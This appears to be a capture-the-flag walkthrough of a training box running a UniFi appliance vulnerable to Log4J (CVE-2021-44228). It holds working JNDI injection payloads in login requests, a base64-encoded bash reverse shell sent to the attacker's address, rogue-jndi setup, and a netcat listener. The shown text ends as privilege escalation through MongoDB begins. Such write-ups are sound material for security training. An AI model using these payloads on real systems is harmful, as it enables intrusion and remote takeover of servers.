Unified Write-up

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Introduction

This writeup explores the effects of exploiting Log4J in a very well known network appliance monitoring system called "UniFi". This box will show you how to set up and install the necessary packages and tools to exploit UniFi by abusing the Log4J vulnerability and manipulate a POST header called `remember`, giving you a reverse shell on the machine. You'll also change the administrator's password by altering the hash saved in the MongoDB instance that is running on the system, which will allow access to the administration panel and leads to the disclosure of the administrator's SSH password.


Enumeration

The first step is to scan the target IP address with Nmap to check what ports are open. We'll do this with the help of a program called Nmap. Here is a quick explanation of what each flag is and what it does.

```
-sC: Performs a script scan using the default set of scripts. It is equivalent to --
script=default.
-sV: Version detection
-v: Increases the verbosity level, causing Nmap to print more information about the
scan in progress.
```

```
$ nmap -sC -sV -v {target_IP}

PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
6789/tcp open  ibm-db2-admin?
8080/tcp open  http-proxy
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to
https://10.129.96.149:8443/manage
8443/tcp open  ssl/nagios-nsca Nagios NSCA
| http-title: UniFi Network
|_Requested resource was /manage/account/login?redirect=%2Fmanage
```

The scan reveals port `8080` open running an HTTP proxy. The proxy appears to redirect requests to port `8443`, which seems to be running an SSL web server. We take note that the HTTP title of the page on port 8443 is "`UniFi Network`".



Upon accessing the page using a browser we are presented with the `UniFi` web portal login page and the version number is `6.4.54`. If we ever come across a version number it's always a great idea to research that particular version on Google. A quick Google search using the keywords `UniFy 6.4.54 exploit` reveals an article that discusses the in-depth exploitation of the CVE-2021-44228 vulnerability within this application.

If you would like to learn more about the Log4J vulnerability we have a great Blog post about it.

This Log4J vulnerability can be exploited by injecting operating system commands (OS Command Injection), which is a web security vulnerability that allows an attacker to execute arbitrary operating system commands on the server that is running the application and typically fully compromise the application and all its data.


To determine if this is the case, we can use `FoxyProxy` after making a POST request to the `/api/login` endpoint, to pass on the request to BurpSuite, which will intercept it as a middle-man. The request can then be edited to inject commands. We provide a great module based around intercepting web requests. [Intercepting Web Requests]

First, we attempt to login to the page with the credentials `test:test` as we aren't trying to validate or gain access. The login request will be captured by BurpSuite and we will be able to modify it.

Before we modify the request, let's send this HTTPS packet to the `Repeater` module of BurpSuite by pressing `CTRL+R`.

Exploitation

The Exploitation section of the previously mentioned article mentions that we have to input our payload into the `remember` parameter. Because the POST data is being sent as a JSON object and because the payload contains brackets `{}`, in order to prevent it from being parsed as another JSON object we enclose it inside brackets `"` so that it is parsed as a string instead.




```
POST /api/login HTTP/1.1
Host: 10.129.96.149:8443
Cookie: unifises=ROLvFpnNvYYOrqMBZJGnG8uGSDDYVpXm; csrf_token=29RxNe64PeOUvjFL2kgkQscdbZzCMsrD
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://10.129.96.149:8443/manage/account/login?redirect=%2Fmanage
Content-Type: application/json; charset=utf-8
X-Csrf-Token: 29RxNe64PeOUvjFL2kgkQscdbZzCMsrD
Origin: https://10.129.96.149:8443
Content-Length: 107
Dnt: 1
Sec-Gpc: 1
Te: trailers
Connection: close

{
  "username":"aaaaaaa",
  "password":"aaaaaaaa",
  "remember":"${jndi:ldap://10.10.14.25/whatever}",
  "strict":true
}
```

We input the payload into the `remember` field as shown above so that we can identify an injection point if one exists. If the request causes the server to connect back to us, then we have verified that the application is vulnerable.

```
${jndi:ldap://{Tun0 IP Address}/whatever}
```

JNDI is the acronym for the `Java Naming and Directory Interface API`. By making calls to this API, applications locate resources and other program objects. A resource is a program object that provides connections to systems, such as database servers and messaging systems.

LDAP is the acronym for `Lightweight Directory Access Protocol`, which is an open, vendor-neutral, industry standard application protocol for accessing and maintaining distributed directory information services over the Internet or a Network. The default port that LDAP runs on is `port 389`.



```
HTTP/1.1 400
vary: Origin
Access-Control-Allow-Origin: https://10.129.96.149:8443
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: Access-Control-Allow-Origin,Access-Control-Allow-Credentials
X-Frame-Options: DENY
Content-Type: application/json;charset=UTF-8
Content-Length: 64
Date: Sun, 02 Jan 2022 07:37:29 GMT
Connection: close

{
  "meta":{
    "rc":"error",
    "msg":"api.err.InvalidPayload"
  },
  "data":[
  ]
}
```

After we hit "send" the "Response" pane will display the response from the request. The output shows us an error message stating that the payload is invalid, but despite the error message the payload is actually being executed.

Let's proceed to starting `tcpdump` on port `389`, which will monitor the network traffic for LDAP connections.

```
tcpdump is a data-network packet analyzer computer program that runs under a command
line interface. It allows the user to display TCP/IP and other packets being
transmitted or received over a network to which the computer is attached.
```


Open up another terminal and type:

```
sudo tcpdump -i tun0 port 389
```

The above syntax can be broken down as follows.

```
sudo:     Run this via root also known as admin.
tcpdump:  Is the program or software that is Wireshark except, it's a command line
version.
-i:     Selecting interface. (Example eth0, wlan, tun0)
port 389: Selecting the port we are listening on.
```

After tcpdump has been started, click the Send button.



The tcpdump output shows a connection being received on our machine. This proves that the application is indeed vulnerable since it is trying to connect back to us on the LDAP port 389.

```
sudo tcpdump -i tun0 port 389

tcpdump: verbose output suppressed, use -v[v]... for full protocol
decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
20:41:44.714120 IP 10.129.96.149.60258 > 10.10.14.25.ldap: Flags [S],
seq 1008474879, win 64240, options [mss 1285,sackOK,TS val 3980941167
ecr 0,nop,wscale 7], length 0
20:41:44.714131 IP 10.10.14.25.ldap > 10.129.96.149.60258: Flags [R.],
seq 0, ack 1008474880, win 0, length 0
```

We will have to install `Open-JDK` and `Maven` on our system in order to build a payload that we can send to the server and will give us Remote Code Execution on the vulnerable system.

```
sudo apt update
sudo apt install openjdk-11-jdk -y

# Command used to check the java version installed

java -version
...
```


Open-JDK is the Java Development kit, which is used to build Java applications. Maven on the other hand is an Integrated Development Environment (IDE) that can be used to create a structured project and compile our projects into `jar` files .

These applications will also help us run the `rogue-jndi` Java application, which starts a local LDAP server and allows us to receive connections back from the vulnerable server and execute malicious code.

Once we have installed Open-JDK, we can proceed to install Maven. But first, let's switch to root user.

```
sudo apt-get install maven
```

After the installation has completed we can check the version of Maven as follows.




```
mvn -v

Apache Maven 3.6.3
Maven home: /usr/share/maven
Java version: 11.0.13, vendor: Debian, runtime: /usr/lib/jvm/java-11-openjdk-amd64
Default locale: en_US, platform encoding: UTF-8
OS name: "linux", version: "5.10.0-6parrot1-amd64", arch: "amd64", family: "unix" seed, [])
```

Once we have installed the required packages, we now need to download and build the `Rogue-JNDI` Java application.

Let's clone the respective repository and build the package using Maven.

```
git clone https://github.com/veracode-research/rogue-jndi
cd rogue-jndi
mvn package
```




```
[INFO] Including com.unboundid:unboundid-ldapsdk:jar:3.1.1 in the
shaded jar.
[INFO] Including org.apache.tomcat.embed:tomcat-embed-core:jar:8.5.61
in the shaded jar.
[INFO] Including org.apache.tomcat:tomcat-annotations-api:jar:8.5.61 in
the shaded jar.
[INFO] Including org.apache.tomcat.embed:tomcat-embed-el:jar:8.5.45 in
the shaded jar.
[INFO] Including com.beust:jcommander:jar:1.78 in the shaded jar.
[INFO] Including org.reflections:reflections:jar:0.9.12 in the shaded
jar.
[INFO] Including org.javassist:javassist:jar:3.26.0-GA in the shaded
jar.
[INFO] Including org.codehaus.groovy:groovy:jar:2.4.21 in the shaded
jar.
[INFO] Including org.apache.commons:commons-text:jar:1.8 in the shaded
jar.
[INFO] Including org.apache.commons:commons-lang3:jar:3.9 in the shaded
jar.
[INFO] Replacing original artifact with shaded artifact.
[INFO] Replacing /home/pwninx/htb/unified/rogue-jndi/target/RogueJndi-
1.1.jar with /home/pwninx/htb/unified/rogue-jndi/target/RogueJndi-1.1-
shaded.jar
[INFO] Dependency-reduced POM written at:
/home/pwninx/htb/unified/rogue-jndi/dependency-reduced-pom.xml
[INFO] ------------------------------------------------------------------------
[INFO] BUILD SUCCESS
[INFO] ------------------------------------------------------------------------
[INFO] Total time:  01:46 min
[INFO] Finished at: 2022-01-20T21:47:44-05:00
[INFO] ------------------------------------------------------------------------
```

This will create a `.jar` file in `rogue-jndi/target/` directory called `RogueJndi-1.1.jar`. Now we can construct our payload to pass into the `RogueJndi-1-1.jar` Java application.

To use the Rogue-JNDI server we will have to construct and pass it a payload, which will be responsible for giving us a shell on the affected system. We will be Base64 encoding the payload to prevent any encoding issues.

```
echo 'bash -c bash -i >&/dev/tcp/{Your IP Address}/{A port of your choice} 0>&1' |
base64
```



```
echo 'bash -c bash -i >&/dev/tcp/{Your Tun0 IP}/4444 0>&1' | base64
YmFzaCAtYyBiYXNoIC1pID4mL2Rldi90Y3AvMTAuMTAuMTQuMzMvNDQ0NCAwPiYxCg==
```

Note: For this walkthrough we will be using port 4444 to receive the shell.

After the payload has been created, start the Rogue-JNDI application while passing in the payload as part of the `--command` option and your `tun0` IP address to the `--hostname` option.

```
java -jar target/RogueJndi-1.1.jar --command "bash -c {echo,BASE64 STRING HERE}|{base64,-d}|{bash,-i}" --hostname "{YOUR TUN0 IP ADDRESS}"
```


For example:

```
java -jar target/RogueJndi-1.1.jar --command "bash -c {echo,YmFzaCAtYyBiYXNoIC1pID4mL2Rldi90Y3AvMTAuMTAuMTQuMzMvNDQ0NCAwPiYxCg==}|{base64,-d}|{bash,-i}" --hostname "10.10.14.33"
java -jar target/RogueJndi-1.1.jar --command "bash -c
{echo,Your_Base64_Hash}|{base64,-d}|{bash,-i}" --hostname "{Your Tun0
IP}"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -
Dswing.aatext=true
+-+-+-+-+-+-+-+-+-+
|R|o|g|u|e|J|n|d|i|
+-+-+-+-+-+-+-+-+-+
Starting HTTP server on 0.0.0.0:8000
Starting LDAP server on 0.0.0.0:1389
Mapping ldap://{10.10.14.33}:1389/o=websphere2 to
artsploit.controllers.WebSphere2
Mapping ldap://{10.10.14.33}:1389/o=websphere2,jar=* to
artsploit.controllers.WebSphere2
Mapping ldap://{10.10.14.33}:1389/o=groovy to
artsploit.controllers.Groovy
Mapping ldap://{10.10.14.33}:1389/o=tomcat to
artsploit.controllers.Tomcat
Mapping ldap://{10.10.14.33}:1389/ to
artsploit.controllers.RemoteReference
Mapping ldap://{10.10.14.33}:1389/o=reference to
artsploit.controllers.RemoteReference
Mapping ldap://{10.10.14.33}:1389/o=websphere1 to
artsploit.controllers.WebSphere1
Mapping ldap://{10.10.14.33}:1389/o=websphere1,wsdl=* to
artsploit.controllers.WebSphere1
```

Now that the server is listening locally on port `389`, let's open another terminal and start a Netcat listener to capture the reverse shell.

```
nc -lvp 4444
```

Going back to our intercepted POST request, let's change the payload to `${jndi:ldap://{Your Tun0 IP}:1389/o=tomcat}` and click `Send`.



```
POST /api/login HTTP/1.1
Host: 10.129.96.149:8443
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://10.129.96.149:8443/manage/account/login?redirect=%2Fmanage%2Ffatal
Content-Type: application/json; charset=utf-8
Origin: https://10.129.96.149:8443
Content-Length: 107
Te: trailers
Connection: close

{
  "username":"admin",
  "password":"admin",
  "remember":"${jndi:ldap://10.10.14.33:1389/o=tomcat}",
  "strict":true
}
```

```
HTTP/1.1 400
vary: Origin
Access-Control-Allow-Origin: https://10.129.96.149:8443
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: Access-Control-Allow-Origin,Access-Control-Allow-Credentials
X-Frame-Options: DENY
Content-Type: application/json;charset=UTF-8
Content-Length: 64
Date: Fri, 21 Jan 2022 03:49:47 GMT
Connection: close

{
  "meta":{
    "rc":"error",
    "msg":"api.err.InvalidPayload"
  },
  "data":[
  ]
}
```

After sending the request, a connection to our rogue server is received and the following message is shown.

```
Sending LDAP ResourceRef result for o=tomcat with javax.el.ELProcessor payload
```

Once we receive the output from the Rogue server, a shell spawns on our Netcat listener and we can upgrade the terminal shell using the following command.

```
script /dev/null -c bash
```

```
nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.33] from (UNKNOWN) [10.129.96.149] 46978
script /dev/null -c bash
Script started, file is /dev/null
unifi@unified:/usr/lib/unifi$
```

The above command will turn our shell into an interactive shell that will allow us to interact with the system more effectively.


From here we can navigate to `/home/Michael/` and read the user flag.

```
unifi@unified:/usr/lib/unifi$ cd /home/michael
unifi@unified:/home/michael$ cat user.txt
<SNIP>
```

Privilege Escalation

The article states we can get access to the administrator panel of the `UniFi` application and possibly extract SSH secrets used between the appliances. First let's check if MongoDB is running on the target system, which might make it possible for us to extract credentials in order to login to the administrative panel.

```
ps aux | grep mongo
```



